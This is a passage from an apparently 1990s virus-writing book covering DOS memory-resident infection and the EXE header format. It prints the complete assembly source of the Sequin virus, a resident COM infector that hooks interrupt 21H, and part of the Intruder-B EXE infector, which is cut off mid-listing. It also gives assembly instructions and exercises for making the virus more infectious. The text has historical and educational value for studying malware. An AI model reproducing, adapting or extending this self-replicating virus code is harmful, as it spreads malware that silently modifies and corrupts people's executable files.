One problem a virus faces if it does a DOS-based Terminate and Stay Resident (TSR) call is that the host will not execute. To go resident, the virus must terminate rather than executing the host. This forces viruses which operate in such a manner to go through the added gymnastics of reloading a second instance of the host and executing it. The most famous example of such a virus is the Jerusalem.

These techniques work just fine in an environment in which no one suspects a virus. There are, however, a number of behavior checkers, like *Flu Shot Plus*, which will alert the user when a program goes resident using these function calls. Thus, if you're running a program like your word processor that shouldn't go resident and suddenly it does, then you immediately should suspect a virus . . . and if you don't, your behavior checker will remind you. For this reason, it's not always wise for a memory resident virus to use the obvious route to go memory resident.

There are several basic techniques which a file-infecting virus can use to go resident without tripping alarms. One of the simplest techniques, which small viruses often find effective, is to move to an unused part of memory which probably won't be overwritten by anything, called a *memory hole*. Once the virus sets itself up in a memory hole, it can just go and let the host execute normally.

The Sequin Virus

The Sequin virus, which we shall examine in this chapter, is a resident parasitic COM infector which puts its main body at the end of the host, with a jump to it at the beginning. (Figure 7.1) In memory, Sequin hides itself in part of the *Interrupt Vector Table*




Figure 7.1: Operation of the SEQUIN virus.

(IVT), located in segment 0 from offset 0 to 3FF Hex in memory, the first 1024 bytes of available memory. The interrupt vectors above 80H (offsets 200H to 3FFH) are used by only a very few odd ball programs.[1] Thus, a virus can simply locate its code in this space and chances are it won't foul anything up. To go resident, the virus simply checks to see if it is already there by calling the `IN_MEMORY` routine—a simple 10 byte compare function. `IN_MEMORY` can be very simple, because the location of Sequin in memory is always fixed. Thus, all it has to do is look at that location and see if it is the same as the copy of Sequin which was just loaded attached to a host:

```
IN_MEMORY:
        xor     ax,ax                           ;set es segment = 0
        mov     es,ax
```

1 See Ralf Brown & Jim Kyle, *PC Interrupts* (Addison-Wesley, 1991).

```
        mov     di,OFFSET INT_21 + IVOFS  ;di points to virus start
        mov     bp,sp                     ;get absolute return @
        mov     si,[bp]                   ;to si
        mov     bp,si                     ;save it in bp too
        add     si,OFFSET INT_21 - 103H   ;point to int 21H handler
        mov     cx,10                     ;compare 10 bytes
        repz    cmpsb
        ret
```

Notice how the call to this routine is used to locate the virus in memory. (Remember, the virus changes offsets since it sits at the end of the host.) When IN_MEMORY is called, the absolute return address (103H in the original assembly) is stored on the stack. The code setting up **bp** here just gets the absolute start of the virus.

If the virus isn't in memory already, IN_MEMORY returns with the **z** flag reset, and Sequin just copies itself into memory at 0:200H,

```
        mov     di,200H
        mov     si,100H
        mov     cx,OFFSET END_Sequin - 100H
        rep     movsb
```

Hooking Interrupts

Of course, if Sequin just copied some code to a different location in memory, and then passed control to the host, it could not be a virus. The code it leaves in memory must do something—and to do something it must execute at some point in time.

In order to gain control of the processor in the future, all memory resident programs—viruses or not—hook interrupts. Let us examine the process of how an interrupt works to better understand this process. There are two types of interrupts: *hardware* interrupts and *software* interrupts, and they work differently. A virus can hook either type of interrupt, but the usual approach is to hook software interrupts.

A hardware interrupt is normally invoked by something in hardware. For example, when you press a key on the keyboard it is sent to the computer where an 8042 microcontroller does some data massaging, and then signals the 8259 interrupt controller chip that it has a keystroke. The 8259 generates a hardware interrupt signal for the 80x86. The 80x86 calls an Interrupt Service Routine which retrieves the keystroke from the 8042 and puts it in main system memory.

In contrast, a software interrupt is called using an instruction in software which we've already seen quite a bit: *int XX*, where XX can be any number from 0 to 0FFH. Let's consider *int 21H*: When the processor encounters the *int 21H* instruction, it pushes (a) the flags (carry, zero, etc.), (b) the **cs** register and (c) the offset immediately following the *int 21H* instruction. Next, the processor jumps to the address stored in the 21H vector in the Interrupt Vector Table. This vector is stored at segment 0, offset 21H x 4 = 84H. An *interrupt vector* is just a segment and offset which points somewhere in memory. For this process to do something valuable, a routine to make sense out of the interrupt call must be sitting at this "somewhere in memory".[2] This routine then executes, and passes control back to the next instruction in memory after the *int 21H* using the *iret* (interrupt return) instruction. Essentially, a software interrupt is very similar to a far call which calls a subroutine at a different segment and offset. It differs in that it pushes the flags onto the stack, and it requires only two bytes of machine language instead of five. Generally speaking, interrupts invoke system-wide functions, whereas a far call is used to invoke a program-specific function (though that is not always the case).

Software interrupts are used for many important system services, as we've already learned in previous chapters. Therefore they are continually being called by all kinds of programs and by DOS itself. Thus, if a virus can subvert an interrupt that is called often, it can filter calls to it and add unsuspected "features".

The Sequin virus subverts the DOS Interrupt 21H handler, effectively filtering every call to DOS after the virus has been loaded. Hooking an interrupt vector in this manner is fairly simple. Sequin contains an interrupt 21H handler which is of the form

```
INT_21:
        .
        .
        .
       jmp     DWORD PTR cs:[OLD_21]
```

2 This much is the same for both hardware and software interrupts.

```
OLD_21 DD      ?
```

This code is called an *interrupt hook* because it still allows the original *interrupt handler* to do all of the usual processing—it just adds something to it.

To make this interrupt hook work properly, the first step is to get the 4 bytes stored at 0:0084H (the original interrupt vector) and store them at OLD_21. Next, one takes the segment:offset of the routine INT_21 and stores it at 0:0084H:

```
        mov     bx,21H*4                    ;next setup int 21H
        xor     ax,ax                       ;ax=0
        xchg    ax,es:[bx+2]                ;get/set segment
        mov     cx,ax
        mov     ax,OFFSET INT_21 + IVOFS
        xchg    ax,es:[bx]                  ;get/set offset
        mov     di,OFFSET OLD_21 + IVOFS    ;and save old seg/offset
        stosw
        mov     ax,cx
        stosw                               ;ok, that’s it
```

If there were no code before the jump above, this interrupt hook would do nothing and nothing would change in how interrupt 21H worked. The code before the jump instruction, however, can do whatever it pleases, but if it doesn’t act properly, it could foul up the *int 21H* instruction which was originally executed, so that it won’t accomplish what it was intended to do. Normally, that means the hook should preserve all registers, and it should not leave new files open, etc.

Typically, a resident virus will hook just one function for *int 21H*. In theory, any function could be hooked, but some make the virus’ job especially easy—particularly those file functions for which one of the parameters passed to DOS is a file name. Sequin hooks Function 3DH, the File Open function:

```
INT_21:
        cmp     ah,3DH                  ;file open?
        je      INFECT_FILE             ;yes, infect if possible
        jmp     DWORD PTR cs:[OLD_21]
```

When Function 3DH is called by any program, or by DOS itself, **ds:dx** contains a pointer to a file name. The INFECT_FILE routine checks to see if this file name ends in “COM” and, if so, opens the file to read five bytes from the start of the file into the HOST_BUFF data area. To check if Sequin is already there, the virus looks for the instructions *mov ah,37H* and a near jump. This is the code the virus uses to detect itself. The *mov ah,37H* is simply a dummy instruction used for identification purposes, like the "VI" used by Timid-II. (Sequin also checks for an EXE file, as usual.) If the file can be infected, Sequin writes itself to the end of the file, and then writes the *mov ah,37H* and a jump to the beginning of the file. This completes the infection process.

This entire process takes place inside the viral *int 21H* handler before DOS even gets control to open the file in the usual manner. After it's infected, the virus hands control over to DOS, and DOS opens an infected file. In this way the virus just sits there in memory infecting every COM file that is opened by any program for any reason.

Note that the Interrupt 21H handler can't call Interrupt 21H to open the file to check it, because it would become infinitely recursive. Thus, it must fake the interrupt by using a far call to the old interrupt 21H vector:

```
pushf                      ;push flags to simulate int
call    DWORD PTR [OLD_21]
```

This is a very common trick used by memory resident viruses that must still make use of the interrupts they have hooked.

By hooking the File Open function, Sequin is capable of riding on the back of a scanner that can't recognize it. A scanner opens every program file to read it and check it for viruses. If the scanner doesn't recognize Sequin and it is in memory when the scanner runs, then it will infect every COM file in the system as the scanner looks through them for viruses. This is just one way a virus plays on anti-virus technology to frustrate it and make an otherwise beneficial tool into something harmful.

The Pitfalls of Sequin

While Sequin is very infectious and fairly fool proof, it is important to understand how it can sometimes cause inadvertent trouble. Since it overwrites interrupt vectors, it could conceivably wipe out a vector that is really in use. (It is practically impossible to tell if a vector is in use or not by examining its contents.) If Sequin did overwrite a vector that was in use, the next time that interrupt was called, the processor would jump to some random address corresponding to Sequin's code. There would be no proper interrupt handler at that location, and the system would crash. Alternatively, a program could load after Sequin, and overwrite part of it. This would essentially cause a 4-byte mutation of Sequin which at best would slightly impare it, and at worst, cause the Interrupt 21H hook to fail to work anymore, crashing the system. Neither of these scenarios are very desirable for a successful virus, however they will be fairly uncommon since those high interrupts are rarely used.

The Sequin Source

Sequin can be assembled directly into a COM file using MASM, TASM or A86. To test Sequin, execute the program Sequin.COM, loading the virus into memory. Then use XCOPY to copy any dummy COM file to another name. Notice how the size of the file you copied changes. Both the source file and the destination file will be larger, because Sequin infected the file before DOS even got a hold of it.

```
;The Sequin Virus
;
;This is a memory resident COM infector that hides in the interrupt vector
;table, starting at 0:200H. COM files are infected when opened for any reason.
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved.
;

.model  tiny
.code

IVOFS   EQU     100H

        ORG     100H

;This code checks to see if the virus is already in memory. If so, it just goes
;to execute the host. If not, it loads the virus in memory and then executes
;the host.
SEQUIN:
        call    IN_MEMORY                       ;is virus in memory?
        jz      EXEC_HOST                       ;yes, execute the host

        mov     di,IVOFS + 100H                 ;nope, put it in memory
        mov     si,100H
        mov     cx,OFFSET END_SEQUIN - 105H
        rep     movsb                           ;first move it there
```

```
        mov     bx,21H*4                        ;next setup int vector 21H
;       xor     ax,ax                           ;ax still 0 from IN_MEMORY
        xchg    ax,es:[bx+2]                    ;get/set segment
        mov     cx,ax
        mov     ax,OFFSET INT_21 + IVOFS
        xchg    ax,es:[bx]                      ;get/set offset
        mov     di,OFFSET OLD_21 + IVOFS        ;and save old seg/offset
        stosw
        mov     ax,cx
        stosw                                   ;ok, that’s it, virus resident

;The following code executes the host by moving the five bytes stored in
;HSTBUF down to offset 100H and transferring control to it.
EXEC_HOST:
        push    ds                              ;restore es register
        pop     es
        mov     si,bp
        add     si,OFFSET HSTBUF - 103H
        mov     di,100H
        push    di
        mov     cx,5
        rep     movsb
        ret

;This routine checks to see if Sequin is already in memory by comparing the
;first 10 bytes of int 21H handler with what’s sitting in memory in the
;interrupt vector table.
IN_MEMORY:
        xor     ax,ax                           ;set es segment = 0
        mov     es,ax
        mov     di,OFFSET INT_21 + IVOFS        ;di points to start of virus
        mov     bp,sp                           ;get absolute return @
        mov     si,[bp]                         ;to si
        mov     bp,si                           ;save it in bp too
        add     si,OFFSET INT_21 - 103H         ;point to int 21H handler here
        mov     cx,10                           ;compare 10 bytes
        repz    cmpsb
        ret

;This is the interrupt 21H handler. It looks for any attempts to open a file,
;and when found, the virus swings into action. Note that this piece of code is
;always executed from the virus in the interrupt table. Thus, all data
;addressing must add 100H to the compiled values to work.
OLD_21  DD      ?
INT_21:
        cmp     ah,3DH                          ;opening a file?
        je      INFECT_FILE                     ;yes, virus awakens
I21E:   jmp     DWORD PTR cs:[OLD_21+IVOFS]     ;no, just let DOS have this int

;Here we process requests to open files. This routine will open the file,
;check to see if the virus is there, and if not, add it. Then it will close the
;file and let the original DOS handler open it again.
INFECT_FILE:
        push    ax
        push    si
        push    dx
        push    ds

        mov     si,dx                           ;now see if a COM file
FO1:    lodsb
        or      al,al                           ;null terminator?
        jz      FEX                             ;yes, not a COM file
        cmp     al,’.’                          ;a period?
        jne     FO1                             ;no, get another byte
        lodsw                                   ;yes, check for COM extent
        or      ax,2020H
        cmp     ax,’oc’
        jne     FEX
        lodsb
```

```
        or      al,20H
        cmp     al,’m’
        jne     FEX                             ;exit if not COM file

        mov     ax,3D02H                        ;open file in read/write mode
        pushf
        call    DWORD PTR cs:[OLD_21 + IVOFS]
        jc      FEX                             ;exit if error opening
        mov     bx,ax                           ;put handle in bx
        push    cs
        pop     ds

        mov     ah,3FH                          ;read 5 bytes from start
        mov     cx,5                            ;of file
        mov     dx,OFFSET HSTBUF + IVOFS
        int     21H

        mov     ax,WORD PTR [HSTBUF + IVOFS]    ;now check host
        cmp     ax,’ZM’                         ;is it really an EXE?
        je      FEX1
        cmp     ax,37B4H                        ;is first instr “mov ah,37"?
        je      FEX1                            ;yes, already infected

        xor     cx,cx
        xor     dx,dx
        mov     ax,4202H                        ;move file pointer to end
        int     21H
        push    ax                              ;save file size

        mov     ah,40H                          ;and write virus to file
        mov     dx,IVOFS + 100H
        mov     cx,OFFSET END_SEQUIN - 100H
        int     21H

        xor     cx,cx                           ;file pointer back to start
        xor     dx,dx
        mov     ax,4200H
        int     21H

        mov     WORD PTR [HSTBUF + IVOFS],37B4H ;now set up first 5 bytes
        mov     BYTE PTR [HSTBUF + IVOFS+2],0E9H;with mov ah,37/jmp SEQUIN
        pop     ax
        sub     ax,5
        mov     WORD PTR [HSTBUF + IVOFS+3],ax

        mov     dx,OFFSET HSTBUF + IVOFS        ;write jump to virus to file
        mov     cx,5
        mov     ah,40H
        int     21H

FEX1:   mov     ah,3EH                          ;then close the file
        int     21H

FEX:    pop     ds
        pop     dx
        pop     si
        pop     ax
        jmp     I21E

HSTBUF:
        mov     ax,4C00H
        int     21H

END_SEQUIN:                                     ;label for end of the virus

        END     SEQUIN
```

Exercises

1. What would be required to make Sequin place itself before the host in a file instead of after? Is putting the virus after the host easier?

2. Modify Sequin to infect a file when the DOS EXEC function (4BH) is used on it, instead of the file open function. This will make the virus infect programs when they are run.

3. Can you modify Sequin to infect a file when it is closed instead of opened? (Hint: you'll probably want to hook both function 3DH and 3EH to accomplish this.)

There are a number of other memory holes that a virus like Sequin could exploit. The following exercises will explore these possibilities.

4. On a 286+ based machine in real mode, some memory above 1 megabyte can be directly addressed by using a segment of 0FFFFH and an offset greater than 10H. Rewrite Sequin to test for a 286 or a 386+ in real mode, and use this memory area instead of the Interrupt Vector Table. (You may have to read ahead a bit to learn how to test for a 286/386 and real mode.)

5. A virus can simply load itself into memory just below the 640K boundary and hope that no program ever tries to use that memory. Since it is the highest available conventional memory, it might be reasonable to think that most of the time this location won't be used for anything. Modify Sequin to use this memory area and try it. Is this strategy justifiable? Or does the virus crash rapidly if you use the computer normally?

6. A virus could hide in video memory, especially on EGA/VGA cards which have plenty of memory. Rewrite Sequin to hide in a VGA card's memory in segment 0A000H. This segment is used only in graphics modes. So that the virus doesn't crash the system, you'll have to hook Interrupt 10H, Function 0, which changes the video mode. Then, if the card goes into a mode that needs that memory, the virus must accomodate it. There are a number of ways to handle this problem. The easiest is to uninstall the virus. Next, one could program it to move to a location where the card is not using the memory. For example, if video page 0

is displaying at present, the virus could move to the memory used for page 1, etc. Come up with a strategy and implement it.

7. A virus could hide in some of the unused RAM between 640K and 1 megabyte. Develop a strategy to find memory in this region that is unused, and modify Sequin to go into memory there.

Infecting EXE Files

The viruses we have discussed so far are fairly simple, and perhaps not too likely to escape into the wild. Since they only infected COM files, and since COM files are not too popular any more, those viruses served primarily as educational tools to teach some of the basic techniques required to write a virus. To be truly viable in the wild, a present-day virus must be capable of at least infecting EXE programs.

Here we will discuss a virus called *Intruder-B* which is designed to infect EXE programs. While that alone makes it more infective than some of the viruses we've discussed so far, Intruder-B is non-resident and it does not jump directories, so if you want to experiment with an EXE-infecting virus without getting into trouble, this is the place to start.

EXE viruses tend to be more complicated than COM infectors, simply because EXE files are more complex than COM files. The virus must be capable of manipulating the EXE file structure properly in order to infect a program. Fortunately, all is not more complicated, though. Because EXE files can be multi-segmented, some of the hoops we had to jump through to infect COM files—like code that handled relocating offsets—can be dispensed with.

The Structure of an EXE File

The EXE file is designed to allow DOS to execute programs that require more than 64 kilobytes of code, data and stack. When loading an EXE file, DOS makes no *a priori* assumptions about the size of the file, how many segments it contains, or what is code or data. All of this information is stored in the EXE file itself, in the *EXE Header* at the beginning of the file. This header has two parts to it, a fixed-length portion, and a variable length table of *pointers* to *segment references* in the *Load Module,* called the *Relocation Pointer Table.* Since any virus which attacks EXE files must be able to manipulate the data in the EXE Header, we'd better take some time to look at it. Figure 8.1 is a graphical representation of an EXE file. The meaning of each byte in the header is explained in Table 8.1.

When DOS loads the EXE file, it uses the Relocation Pointer Table to modify all segment references in the Load Module. After that, the segment references in the image of the program loaded into memory point to the correct memory locations. Let's consider an example (Figure 8.2): Imagine an EXE file with two segments. The segment at the start of the load module contains a far call to the second segment. In the load module, this call looks like this:

Address	Assembly Language	Machine Code
0000:0150	CALL FAR 0620:0980	9A 80 09 20 06

From this, one can infer that the start of the second segment is 6200H (= 620H x 10H) bytes from the start of the load module. The Relocation Pointer Table would contain a vector 0000:0153 to point to the segment reference (20 06) of this far call. When DOS loads the program, it might load it starting at segment 2130H, because DOS and some memory resident programs occupy locations below this. So DOS would first load the Load Module into memory at 2130:0000. Then it would take the relocation pointer 0000:0153 and transform it into a pointer, 2130:0153 which points to the segment in the far call *in memory*. DOS will then add 2130H to the word in that location, resulting in the machine language code 9A 80 09 **50 27**, or *call far 2750:0980* (See Figure 8.2).

Table 8.1: The EXE Header Format

Offset	Size	Name	Description
0	2	**Signature**	These bytes are the characters M and Z in every EXE file and identify the file as an EXE file. If they are anything else, DOS will try to treat the file as a COM file.
2	2	**Last Page Size**	Actual number of bytes in the final 512 byte page of the file (see **Page Count**).
4	2	**Page Count**	The number of 512 byte pages in the file. The last page may only be partially filled, with the number of valid bytes specified in **Last Page Size**. For example a file of 2050 bytes would have **Page Count** = 5 and **Last Page Size** = 2.
6	2	**Reloc Tbl Entries**	The number of entries in the relocation pointer table
8	2	**Header Pgraphs**	The size of the EXE file header in 16 byte paragraphs, including the Relocation table. The header is always a multiple of 16 bytes in length.
0AH	2	**MINALLOC**	The minimum number of 16 byte paragraphs of memory that the program requires to execute. This is in addition to the image of the program stored in the file. If enough memory is not available, DOS will return an error when it tries to load the program.
0CH	2	**MAXALLOC**	The maximum number of 16 byte paragraphs to allocate to the program when it is executed. This is often set to FFFF Hex by the compiler.
0EH	2	**Initial ss**	This contains the initial value of the stack segment relative to the start of the code in the EXE file, when the file is loaded. This is relocated by DOS when the file is loaded, to reflect the proper value to store in the **ss** register.

Table 8.1: EXE Header Format (Continued)

Offset	Size	Name	Description
10H	2	**Initial sp**	The initial value to set **sp** to when the program is executed.
12H	2	**Checksum**	A word oriented checksum value such that the sum of all words in the file is FFFF Hex. If the file is an odd number of bytes long, the last byte is treated as a word with the high byte = 0. Often this checksum is used for nothing, and some compilers do not even bother to set it properly.
14H	2	**Initial ip**	The initial value for the instruction pointer, **ip**, when the program is loaded.
16H	2	**Initial cs**	Initial value of the code segment relative to the start of the code in the EXE file. This is relocated by DOS at load time.
18H	2	**Reloc Tbl Offset**	Offset of the start of the relocation table from the start of the file, in bytes.
1AH	2	**Overlay Number**	The resident, primary part of a program always has this word set to zero. Overlays will have different values stored here.

Note that a COM program requires none of these calisthenics since it contains no segment references. Thus, DOS just has to set the segment registers all to one value before passing control to the program.

Infecting an EXE File


A virus that is going to infect an EXE file will have to modify the EXE Header and the Relocation Pointer Table, as well as adding its own code to the Load Module. This can be done in a whole variety of ways, some of which require more work than others. The Intruder-B virus will attach itself to the end of an EXE program and gain control when the program first starts. This will require a routine similar to that in Timid-II, which copies program code from memory to a file on disk, and then adjusts the file.

Intruder-B will have its very own code, data and stack segments. A universal EXE virus cannot make any assumptions about how those segments are set up by the host program. It would crash as soon as it finds a program where those assumptions are violated. For example, if one were to use whatever stack the host program was initialized with, the stack could end up right in the middle of the virus code with the right host. (That memory would have been free space before the virus had infected the program.) As soon as the virus started making calls or pushing data onto the stack, it would corrupt its own code and self-destruct.

To set up segments for the virus, new initial segment values for **cs** and **ss** must be placed in the EXE file header. Also, the old initial segments must be stored somewhere in the virus, so it can pass control back to the host program when it is finished executing. We will have to put two pointers to these segment references in the relocation pointer table, since they are relocatable references inside the virus code segment.

Adding pointers to the relocation pointer table brings up an important question. To add pointers to the relocation pointer table, it could be necessary to expand that table's size. Since the EXE Header must be a multiple of 16 bytes in size, relocation pointers

Figure 8.1: Structure of an EXE File.






Figure 8.2: Loading an EXE into memory.

are allocated in blocks of four four byte pointers. Thus, with two segment references, it would be necessary to expand the header only every other time, on the average. Alternatively, a virus could choose not to infect a file, rather than expanding the header. There are pros and cons for both possibilities. A load module can be hundreds of kilobytes long, and moving it is a time consuming chore that can make it very obvious that something is going on that shouldn't be. On the other hand, if the virus chooses not to move the load module, then roughly half of all EXE files will be naturally immune to infection. The Intruder-B virus takes the quiet and cautious approach that does not infect every EXE.

Suppose the main virus routine looks something like this:

```
VSEG   SEGMENT

VIRUS:
       mov     ax,cs                ;set ds=cs for virus
       mov     ds,ax
       .
       .
       .
       cli
       mov     ss,cs:[HOSTS]
       mov     sp,cs:[HOSTS+2]
       sti
       jmp     DWORD PTR cs:[HOSTC]

HOSTS  DW      ?,?
HOSTC  DW      ?,?
```

Then, to infect a new file, the copy routine must perform the following steps:

1. Read the EXE Header in the host program.
2. Extend the size of the load module until it is an even multiple of 16 bytes, so **cs**:0000 will be the first byte of the virus.
3. Write the virus code currently executing to the end of the EXE file being attacked.
4. Write the initial value of **ss:sp**, as stored in the EXE Header, to the location of `HOSTS` on disk in the above code.
5. Write the initial value of **cs:ip** in the EXE Header to the location of `HOSTC` on disk in the above code.

6. Store **Initial ss**=SEG VSEG, **Initial sp**=OFFSET FINAL + STACK_SIZE, **Initial cs**=SEG VSEG, and **Initial ip**=OFFSET VIRUS in the EXE header in place of the old values.
7. Add two to the Relocation Table Entries in the EXE header.
8. Add two relocation pointers at the end of the Relocation Pointer Table in the EXE file on disk (the location of these pointers is calculated from the header). The first pointer must point to the segment part of HOSTS. The second should point to the segment part of HOSTC.
9. Recalculate the size of the infected EXE file, and adjust the header fields **Page Count** and **Last Page Size** accordingly.
10. Write the new EXE Header back out to disk.

All the initial segment values must be calculated from the size of the load module which is being infected. The code to accomplish this infection is in the routine INFECT.

The File Search Mechanism

As in the Timid-II virus, the search mechanism can be broken down into two parts: FINDEXE simply locates possible files to infect. FILE_OK determines whether a file can be infected.

The FILE_OK procedure will be almost the same as the one in Timid-II. It must open the file in question and determine whether it can be infected and make sure it has not already been infected. There are five criteria for determining whether an EXE file can be infected:

1. The file must really be an EXE file—it must start with “MZ”.
2. The **Overlay Number** must be zero. Intruder-B doesn’t want to infect overlays because the program calling them may have very specific expectations about what they contain, and an infection could foul things up rather badly.
3. The host must have enough room in its relocation pointer table for two more pointers. This is determined by a simple calculation from values stored in the EXE header. If

   ```
   16*Header Paragraphs-4*Relocation Table Entries-Relocation Table Offset
   ```

   is greater than or equal to 8 (=4 times the number of relocatables the virus requires), then there is enough room in the relocation pointer table. This calculation is performed by the subroutine `REL_ROOM`, which is called by `FILE_OK`.

4. The EXE must not be an extended Windows or OS/2 EXE. These EXE files, which expand on the original EXE definition, may be identified by looking at the location of the relocation pointer table. If it is at offset 40H or more, then it is not a purely DOS EXE file, and Intruder-B avoids it.
5. The virus must not have already infected the file. This is determined by the **Initial ip** field in the EXE header. This value is always 0057H for an Intruder-B infected program. While the **Initial ip** value could be 0057H for an uninfected file, the chances of it are fairly slim. (If **Initial ip** was zero for Intruder-B, that would not be the case—that's why the data area comes first.)

`FINDEXE` is identical to Timid-II's `FIND_FILE` except that it searches for EXE files instead of COM files.

Passing Control to the Host

The final step the virus must take is to pass control to the host program without dropping the ball. To do that, all the registers should be set up the same as they would be if the host program were being executed without the virus. We already discussed setting up **cs:ip** and **ss:sp**. Except for these, only the **ax** register is set to a specific value by DOS, to indicate the validity of the drive ID in the FCBs[1] in the PSP. If an invalid identifier (i.e. "D:", when a system has no D drive) is in the first FCB at 005C, **al** is set to FF Hex, and if the identifier is valid, **al**=0. Likewise, **ah** is set to FF if the identifier in the FCB at 006C is invalid. As such, **ax** can simply be saved when the virus starts and restored before it transfers control to the host. The rest of the registers are not initialized by DOS, so we need not be concerned with them.

Of course, the DTA must also be moved when the virus is first fired up, and then restored when control is passed to the host. Since the host may need to access parameters which are stored there,

1 We'll discuss FCBs more in the next chapter.

moving the DTA temporarily is essential for a benign virus since it avoids overwriting the startup parameters during the search operation.

The INTRUDER-B Source

The following program should be assembled and linked into an EXE program file. Execute it in a subdirectory with some other EXE files and find out which ones it will infect.

```
;The Intruder-B Virus is an EXE file infector which stays put in one directory.
;It attaches itself to the end of a file and modifies the EXE file header so
;that it gets control first, before the host program. When it is done doing
;its job, it passes control to the host program, so that the host executes
;without a hint that the virus is there.


        .SEQ                        ;segments must appear in sequential order
                                    ;to simulate conditions in active virus

;HOSTSEG program code segment. The virus gains control before this routine and
;attaches itself to another EXE file.
HOSTSEG SEGMENT BYTE
        ASSUME  CS:HOSTSEG,SS:HSTACK

;This host simply terminates and returns control to DOS.
HOST:
        mov     ax,4C00H
        int     21H             ;terminate normally
HOSTSEG ENDS

;Host program stack segment
STACKSIZE       EQU     100H           ;size of stack for this program

HSTACK  SEGMENT PARA STACK 'STACK'
        db  STACKSIZE dup (?)
HSTACK  ENDS

;************************************************************************
;This is the virus itself

NUMRELS         EQU     2              ;number of relocatables in the virus

;Intruder Virus code segment. This gains control first, before the host. As this
;ASM file is layed out, this program will look exactly like a simple program
;that was infected by the virus.

VSEG    SEGMENT PARA
        ASSUME  CS:VSEG,DS:VSEG,SS:HSTACK

;Data storage area
DTA     DB      2BH dup (?)           ;new disk transfer area
EXE_HDR DB      1CH dup (?)           ;buffer for EXE file header
EXEFILE DB      '*.EXE',0             ;search string for an exe file
;The following 10 bytes must stay together because they are an image of 10
;bytes from the EXE header
HOSTS   DW      HOST,STACKSIZE      ;host stack and code segments
FILLER  DW      ?                   ;these are hard-coded 1st generation
HOSTC   DW      0,HOST              ;Use HOST for HOSTS, not HSTACK to fool A86
```

```
;Main routine starts here. This is where cs:ip will be initialized to.
VIRUS:
        push    ax              ;save startup info in ax
        push    cs
        pop     ds              ;set ds=cs
        mov     ah,1AH          ;set up a new DTA location
        mov     dx,OFFSET DTA   ;for viral use
        int     21H
        call    FINDEXE         ;get an exe file to attack
        jc      FINISH          ;returned c - no valid file, exit
        call    INFECT          ;move virus code to file we found
FINISH: push    es
        pop     ds              ;restore ds to PSP
        mov     dx,80H
        mov     ah,1AH          ;restore DTA to PSP:80H for host
        int     21H
        pop     ax              ;restore startup value of ax
        cli
        mov     ss,WORD PTR cs:[HOSTS]  ;set up host stack properly
        mov     sp,WORD PTR cs:[HOSTS+2]
        sti
